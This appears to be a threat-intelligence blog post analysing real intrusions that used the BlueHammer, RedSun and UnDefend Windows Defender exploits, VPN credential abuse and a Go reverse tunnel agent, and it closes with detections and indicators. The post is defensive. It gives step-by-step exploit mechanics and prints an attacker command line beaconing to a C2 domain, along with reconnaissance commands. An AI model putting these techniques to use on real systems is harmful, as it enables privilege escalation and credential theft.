


Acknowledgments: Special thanks to Dani Lopez, Tanner Filip, Anton Ovrutsky, Lindsey O’Donnell-Welch, and John Hammond for their contributions to this investigation and write-up. This article was also written with AI assistance.
TL;DR: Huntress has observed the use of Nightmare-Eclipse tooling, including BlueHammer, RedSun, and UnDefend, during a real-world intrusion investigation. In the clearest case, the activity included suspicious binaries staged in user-writable directories, hands-on-keyboard reconnaissance, likely compromised FortiGate SSL VPN access, and follow-on tunneling behavior. Organizations should review VPN logs, investigate the artifacts and paths below, and treat any confirmed execution as high-priority incident activity.
Background
To understand the activity Huntress observed, it helps to start with the public backstory. Chaotic Eclipse, also referred to in some places as Nightmare-Eclipse, is an alias for a security researcher who became frustrated with how Microsoft was handling the vulnerability disclosure processes. As a result of that frustration, they published a series of local privilege escalation techniques, dubbed BlueHammer, RedSun, and UnDefend.
As part of its April 2026 updates, Microsoft rolled out a patch for the BlueHammer vulnerability (tracked as CVE-2026-33825). However, as of the publication of this blog (April 20, 2026) the other two flaws remain unpatched.
At a high level, BlueHammer is an abuse of a race condition/Time Of Check, Time Of Use (TOCTOU) vulnerability in Windows Defender, and Huntress' investigation indicates that BlueHammer and RedSun can be used as privilege escalation techniques to take an attacker from an unprivileged account to SYSTEM. In practice, that kind of elevation can give an operator the ability to dump credentials, establish persistence, and blend into normal system activity while moving further through an environment.
Against that backdrop, Huntress first observed suspected in-the-wild use of BlueHammer activity in mid-April 2026 during customer investigations. As the investigation developed, Huntress correlated related activity involving BlueHammer, RedSun, and UnDefend, all tied to public Nightmare-Eclipse tooling.
The activity also appeared to be part of a broader intrusion rather than isolated proof-of-concept (PoC) testing. Huntress identified suspicious FortiGate SSL VPN access tied to the compromised environment, including a source IP geolocated to Russia, with additional suspicious infrastructure observed in other regions. Those findings are covered in more detail below.
The terrible trio
Nightmare-Eclipse’s two primary PoC scripts focus on achieving SYSTEM-level access in updated Windows environments.
Both BlueHammer and RedSun share strong thematic ideals, like the use of oplocks (or operation locks) that attempt to hold files ‘open’ as a way to identify when Defender is actively performing an action, whether that’s scanning files, remediating malware, etc. Because Defender can actively remove these oplocks, this primarily becomes the synchronization method to know when a precondition for the race condition may be met.
Additionally, Nightmare-Eclipse focuses heavily on the Volume Shadow Copy system. When Defender attempts remediation of a given malicious file or enters certain update paths, a Volume Shadow Copy is created as a method to ensure system integrity.
And lastly, there’s a heavy focus on race conditions. By watching for specific actions, either through oplocks (BlueHammer and RedSun) or through Directory Change monitoring (UnDefend), Nightmare-Eclipse’s tooling often ‘races’ to perform some action once they’ve identified a window where the system is vulnerable to unanticipated actions. While the first two PoCs can be considered a TOCTOU vulnerability (more on this below), UnDefend simply takes advantage of a very benign and necessary system action leading to exclusive locks on files.
BlueHammer

BlueHammer (CVE-2026-33825) is a local privilege escalation exploit against Windows Defender, released by Nightmare-Eclipse publicly on April 2, 2026. BlueHammer primarily takes advantage of two novel concepts to achieve an arbitrary read handle to the Security Account Manager (SAM) database, which houses credential materials in the Windows system.
Figure 1: Microsoft update page for CVE-2026-33825
The first is Common Weakness Enumeration (CWE) 367, a concept known as Time Of Check, Time Of Use (TOCTOU). TOCTOU vulnerabilities, classified overarchingly as race conditions, are a race to perform an action/modify a value between the time a value is checked and the time a value is actually used by the code. A conceptual example of TOCTOU involves someone clicking on a link to open a file, but by the time the file is actually ‘executed’ by Windows, an adversary has swapped it to be some malicious executable, thus executing the file. In reality, TOCTOU is often significantly more subtle, and has caused some of the most significant vulnerabilities in history, such as the 2016 Linux kernel privilege escalation flaw Dirty COW and numerous Linux symlink vulnerabilities.
The second concept has no particular CWE, but instead takes advantage of the ability for the exploit author to ‘pause’ Windows Defender with its Volume Shadow Copy exposed. TOCTOU vulnerabilities are often difficult to mitigate, but accepted to some degree because the window to generate a valid race condition is exceptionally small. This is not the case with BlueHammer; by pausing the Defender process with the Volume Shadow Copy open, an adversary is able gain control of the timing of this very narrow window.
By combining these two novel techniques, the exploit author demonstrates how an unauthenticated user can read a typically sensitive file location.
Sequentially, BlueHammer is weaponized in the following stages to gain control of (any) currently logged out user on the host:
Update reconnaissance
- BlueHammer polls the Windows Update API for a pending update and obtains its own copy of the update files.
Force VSS creation & freeze Windows Defender
- BlueHammer writes a standard AV test string to disk – one Defender is guaranteed to flag. This triggers Defender to create a frozen volume snapshot as part of its remediation process; BlueHammer monitors for that snapshot's creation before proceeding.
- To confirm Defender is actively scanning, BlueHammer places a lock on a system file Defender accesses mid-scan. When that lock breaks, the scan is confirmed in progress.
- BlueHammer then registers a fake cloud sync provider, structurally identical to OneDrive, in its own directory and places a file inside it. The sync provider fires a callback any time a process enumerates the directory, and includes the caller's identity. When Defender enumerates it and triggers that callback, BlueHammer confirms the identity matches Defender specifically.
- This is the synchronization point. A lock is placed on the file, and only then does the callback deliver Defender the directory listing, which includes the file. Defender attempts to open it for scanning. That open suspends operations silently. Defender's scan thread now waits indefinitely on a file BlueHammer controls.
The race to SAM
- BlueHammer holds two things: a frozen volume snapshot containing an unlocked copy of the system's password database, and a suspended Defender. What remains is getting a read on that database, one that would ordinarily require system-level access.
- BlueHammer constructs a redirectable path to its staged update files and instructs Defender, through its own internal update interface, to import a signature update from that location. Defender scaffolds a new definition update directory and begins reading the staged files.
- When Defender opens the primary definition file, a lock fires. In that window, the path is swapped: it now points into the frozen volume snapshot, directly at the system's password database. A second redirect maps the expected filename to that target.
- The lock releases. Defender continues along the now-redirected path and reads the password database, believing it to be a definition file. Defender writes it to its own output directory. BlueHammer opens the destination and receives a handle to the password database.
This, in essence, is BlueHammer. What follows is implementation details. We could pause here, copy the rogue SAM database through any number of techniques, and the exploit would be valid.
BlueHammer takes this a step further, and parses the SAM hive itself, and decrypts each user’s NT hash (password representation). Armed with valid hashes, BlueHammer then temporarily changes each user’s password to $PWNed666!!!WDFAIL, which it then uses to generate admin sessions.
These admin sessions are ultimately levied to elevate to SYSTEM level by copying the SYSTEM token and creating processes as this user.
RedSun
With the BlueHammer exploit fresh in our minds, RedSun should feel very similar to the reader. Rather than read the SAM database from the VSS, RedSun acts in a unique way. It seeks to achieve SYSTEM-level access by overwriting critical system files, but uses similar techniques to do so. RedSun’s chosen technique (which is by no means prescriptive) uses the Storage Tiers Management Engine COM object, and hijacks it to call a maliciously placed TieringEngineService.exe, which is simply a copy of RedSun with a specific check to enter a codepath if it’s already running at SYSTEM to avoid recursion.
RedSun ultimately can be considered as identification of a race condition in the Defender Cloud File detection and remediation handling.
Setup and trigger
- RedSun’s setup behaves similarly to BlueHammer. In this case, we don’t need the Defender’s update, so that has been omitted.
- Instead, a named pipe “REDSUN” is created as a method of interprocess communication. This works mostly as a synchronization mechanism for the process to self-spawn and track states across its unprivileged and privileged execution.
- RedSun takes a snapshot of the current Volume Shadow Copy state, and then monitors for new additions to this snapshot.
- A staging directory (%TEMP%\RS-{GUID}\) is created, and the EICAR test string is written there as file TieringEngineService.exe.
- By opening the file with FILE_EXECUTE access, Defender then scans this file.
Oplock synchronization
- In precisely the same manner as BlueHammer, oplocks are used to identify when Windows Defender has begun an action on the file. An oplock is acquired against the Volume Shadow Copy version of TieringEngineService.exe.
- Once scanning has begun, the file in the original directory is deleted, and its directory is registered as a Cloud Files sync root with a cloud placeholder at TieringEngineService.exe. This causes Defender to treat this file a bit differently than a conventional file.
Directory junction swap (TOCTOU)
- The working directory (%TEMP%\RS-{GUID}\) is renamed with a .TMP suffix, and the original path is re-created as an empty directory.
- The cloud placeholder file TieringEngineService.exe is reopened, and an oplock is acquired on this file for synchronization. This file is then renamed with a .TEMP2 suffix and marked for deletion.
- In this exceedingly narrow window, the exploit author now has an empty directory that Defender will attempt to restore the cloud file placeholder to.
- In this TOCTOU window, the %TEMP%\RS-{GUID} path is converted to a mount point at C:\Windows\System32 instead.
Arbitrary write and privilege escalation
- Defender attempts to restore the “malicious file” to %TEMP\RS-{GUID}\TieringEngineService.exe. Coincidentally, this is now C:\Windows\System32\TieringEngineService.exe.
- When Defender restores this file, RedSun copies itself to the restored location, now in C:\Windows\System32. Typically, unprivileged users cannot write here, but due to a behavior in Windows Defender, the file restoration process results in the default DACL being applied to the new file temporarily; and thus the original owner has full control of the file for this window.
- RedSun then calls the Storage Tiers Management engine COM object, which runs locally as SYSTEM. This subsequently executes C:\Windows\System32\TieringEngineService.exe which is a copy of RedSun.
- The binary is relaunched, hits the SYSTEM check, and spawns a shell with the SYSTEM token.
UnDefend
UnDefend is Nightmare-Eclipse's take on a modern Windows Defender 'killer'. It doesn't come with user-selectable modes contrary to the README. Everything runs simultaneously from the moment it launches, targeting Defender's signature pipeline on multiple fronts at once.
The mechanism is straightforward: UnDefend watches Windows Defender's Definition Updates directory and Microsoft's Malicious Software Removal Tool directory using directory change notifications. When a new or modified definition file appears, it races to open and lock the file before Defender can use it. The backup definition files (mpavbase.lkg and mpavbase.vdm) don't even get that grace period; they're locked immediately at startup.
The more interesting piece targets Defender's restart cycle. UnDefend registers a service status notification for WinDefend and waits for it to stop — not specifically during a major platform update as the README suggests, but during any service stop event. When that fires, UnDefend immediately locks mpavbase.vdm at the active signature location, preventing Defender from reloading its signature base on restart.
One important caveat: none of this is permanent. The locks are held by open handles tracked in memory at runtime. When UnDefend's process exits, the OS releases every handle and Defender recovers. This is disruption for as long as the tool is running, not a lasting kill.
Intrusion details
Staging and execution from low-privilege paths

One of the clearest patterns Huntress observed was the use of user-writable directories for staging and execution. In the most recent occurrence, binaries were staged from a low-privilege user’s Pictures folder and short two-letter subfolders under Downloads.
The filenames were also notable because they aligned closely with the public PoC repositories. Huntress observed binaries named FunnyApp.exe, RedSun.exe, undef.exe, and a renamed variant, z.exe.

On April 10, Huntress observed C:\Users\[REDACTED]\Pictures\FunnyApp.exe, and Windows Defender blocked and quarantined it as Exploit:Win32/DfndrPEBluHmr.BZ. Huntress later confirmed the quarantined binary was a build from the public BlueHammer GitHub repository.
On April 16, Huntress observed C:\Users\[REDACTED]\Downloads\RedSun.exe, which triggered a Defender EICAR alert that analysts noted was part of the technique’s normal behavior. Huntress also observed UnDefend activity the same day, including:
- C:\Users\[REDACTED]\Downloads\ks\undef.exe
- C:\Users\[REDACTED]\Downloads\ks\undef.exe -h
- C:\Users\[REDACTED]\Downloads\kk\undef.exe -agressive
- C:\Users\[REDACTED]\Downloads\ks\z.exe
Notably, during the execution of UnDefend, the adversary showed that they were not particularly familiar with the tooling they were working with.
As noted earlier, UnDefend does not have user-selectable modes. Instead, the author describes the two mechanisms of action as ‘modes’ for the binary. It also has no help text, nor any command line interface to speak of. So while the -h flag traditionally provides help text, in this case this command line parameter does nothing.
Further to this, the intruder misspelled their attempt to run in ‘aggressive’ mode, and instead invoked UnDefend with the -agressive parameter. The adversary clearly did not read nor understand the mechanism of action for UnDefend, and was operating presumably upon intuition from the README that was included with the tool.
It is further worth noting that while we observed execution of several of these malicious tools, none appear to have succeeded. RedSun did not achieve TieringEngineService.exe overwrite in the System32 folder. BlueHammer did not successfully extract SAM credentials. And while UnDefend may have executed to some degree successfully, the process was trivially terminated by Huntress’ Security Operations Center during response/remediation, immediately lifting the damage potentially done by the UnDefend tooling.
Hands-on-keyboard post-exploitation activity
What pushed this beyond simple PoC execution was the surrounding operator behavior. Huntress documented typical enumeration commands such as:

- whoami /priv
- cmdkey /list
- net group
These commands are consistent with an operator checking privileges, reviewing stored credentials, and identifying additional opportunities for movement or follow-on access inside the victim environment. Huntress explicitly noted that this sequence indicated hands-on-keyboard threat actor activity.
The other thing to note about these enumeration commands is that one of them (whoami /priv) was spawned from an M365Copilot process (M365Copilot.exe). Further investigations didn’t reveal any findings about how this happened or what was occurring behind the scenes here. What we do know is that this occurred after the initial compromise had started and after the adversary had attempted to execute BlueHammer for the first time.
Likely initial access through FortiGate SSL VPN
As the investigation progressed, Huntress gained additional visibility from customer-provided VPN logs. Those logs showed that on April 15, 2026 at 13:44:19 UTC, a threat actor initiated an SSL VPN connection to a FortiGate firewall from 78.29.48[.]29, geolocated to the Russian Federation, using credentials for the victim user account.
Subsequent unauthorized sessions tied to the same account were also observed from:
- 212.232.23[.]69 (Singapore)
- 179.43.140[.]214 (Switzerland)
This FortiGate visibility helped answer a key question raised internally after the initial social posts went live: the Nightmare-Eclipse tooling was not appearing in a vacuum, but alongside evidence of likely remote access abuse and broader intrusion activity.
BeigeBurrow: A Go-based Yamux reverse tunnel agent
Huntress also identified a binary named agent.exe executing under the compromised victim user context with the following command line:
agent.exe -server staybud.dpdns[.]org:443 -hide
Huntress assesses with high confidence that this binary was acting as a tunneling or proxy agent beaconing to attacker-controlled infrastructure over port 443. Later internal discussion also connected staybud.dpdns[.]org to prior observations and noted that a similar agent.exe sample from an earlier incident appeared to be a Go-based tunneling tool.
Taken together, the observed activity suggests a practical intrusion workflow: likely initial access through VPN credentials, local execution of publicly available privilege escalation tooling, reconnaissance, and follow-on access maintenance through tunneling or remote tooling. It carries no shell execution, no file system capabilities, and no credential harvesting. It exists for one purpose: to give an operator a covert, multi-channel TCP relay into a compromised network.
Technical analysis of BeigeBurrow
BeigeBurrow is a Go-compiled Windows binary that establishes a persistent, multiplexed reverse tunnel to a command-and-control (C2) server using HashiCorp's yamux library.
It is worth noting that Huntress has observed BeigeBurrow in at least one other intrusion event unrelated to the VPN compromise described above. Given the limited number of sightings and the lack of distinguishing operational tradecraft across incidents, we cannot confidently assess whether BeigeBurrow is being actively sold in underground markets, shared among a loose set of operators, or used uniquely by a specific threat actor group. We are sharing the tooling details here to aid defenders in detection and to encourage additional reporting from the community that may help clarify attribution.

BeigeBurrow accepts three command-line flags, visible in its usage output below. This tells us a lot before we even open a disassembler: the sample is a configurable agent that connects to an operator-specified server (-server string), can hide its console window for stealth (-hide), and supports a "chain" mode for daisy-chaining through multiple hosts (-chain).
Figure 4: BeigeBurrow command-line flags

After parsing flags, BeigeBurrow optionally hides the console window, then enters an infinite loop that calls runAgent(). If the agent function returns an error (C2 unreachable, session died, etc.), it logs the failure and sleeps before retrying. The agent retries on a fixed 5-minute interval. The process never exits on its own, as long as the binary is running, it will keep retrying the same server address indefinitely.
The function main.runAgent initiates the connection to the C2 server, creates a yamux multiplexed session over the raw TCP connection, and enters a stream acceptance loop.
From the decompiled output, we can extract the yamux configuration the agent uses. Every value in the configuration matches yamux's DefaultConfig() exactly. The author didn't customize the session parameters.
Figure 6: yamux configuration

The -chain flag has no functional effect in this build. When set, it redundantly writes true to the yamux config's EnableKeepAlive field, which is already true by default. Whether -chain carries functional significance in the server-side tooling, or in a different version of this agent, cannot be determined from this sample alone.
The handleStream function is where BeigeBurrow earns its value for the operator. For each yamux stream opened by the C2, the agent reads a newline-terminated target address (e.g., "10.0.0.5:445\n"), strips the trailing newline, dials the specified host:port over TCP, and relays traffic bidirectionally between the C2 stream and the target connection. This means the operator can reach any host accessible from the compromised machine by simply opening a new yamux stream and sending a target address. All of this traffic flows through a single outbound TCP connection.
Mitigation guidance
Organizations should treat any signs of BlueHammer, RedSun, or UnDefend execution as urgent incident response activity, not just research curiosity.
Based on what Huntress observed in this investigation, we strongly recommend the following:
- Review endpoint telemetry for execution from unusual user-writable paths such as Pictures and short Downloads subfolders.
- Hunt for binaries named FunnyApp.exe, RedSun.exe, undef.exe, and z.exe.
- Review security telemetry for Exploit:Win32/DfndrPEBluHmr.BZ and suspicious EICAR alerts tied to unknown binaries.
- Hunt for related reconnaissance commands, especially whoami /priv, cmdkey /list, and net group occurring near suspicious binary execution.
- Review VPN logs for anomalous authentication to the same user from multiple geographies in a short time period.
- Investigate suspicious execution of agent.exe -server staybud.dpdns[.]org:443 -hide or similar tunneling behavior.
What is Huntress doing?
Huntress isolated the affected organization and continued investigating the observed binaries, access logs, and follow-on tooling to better understand scope and attacker behavior. Huntress is also actively monitoring for related activity and sharing findings internally and externally as the picture develops.
Detections
BeigeBurrow - Yara rule
Indicators of Compromise (IoCs)
|
Item |
Description |
|
C:\Users\[REDACTED]\Pictures\FunnyApp.exe |
BlueHammer-related binary observed and quarantined by Defender. |
|
Exploit:Win32/DfndrPEBluHmr.BZ |
Defender detection tied to observed BlueHammer execution. |
|
C:\Users\[REDACTED]\Downloads\RedSun.exe |
RedSun execution path observed on April 16. |
|
C:\Users\[REDACTED]\Downloads\ks\undef.exe |
UnDefend-related binary execution. |
|
C:\Users\[REDACTED]\Downloads\kk\undef.exe -aggressive |
UnDefend-related aggressive execution variant. |
|
C:\Users\[REDACTED]\Downloads\ks\z.exe |
Renamed companion binary observed in the same activity cluster. |
|
agent.exe -server staybud.dpdns[.]org:443 -hide |
Likely tunneling or proxy execution under compromised user context. |
|
staybud.dpdns[.]org |
Destination used by suspicious tunneling activity. |
|
78.29.48[.]29 |
SSL VPN source IP geolocated to Russia tied to unauthorized access. |
|
212.232.23[.]69 |
Additional SSL VPN source IP geolocated to Singapore. |
|
179.43.140[.]214 |
Additional SSL VPN source IP geolocated to Switzerland. |
|
a2b6c7a9c4490df70de3cdbfa5fc801a3e1cf6a872749259487e354de2876b7c |
SHA-256 of the observed agent.exe sample (BeigeBurrow). |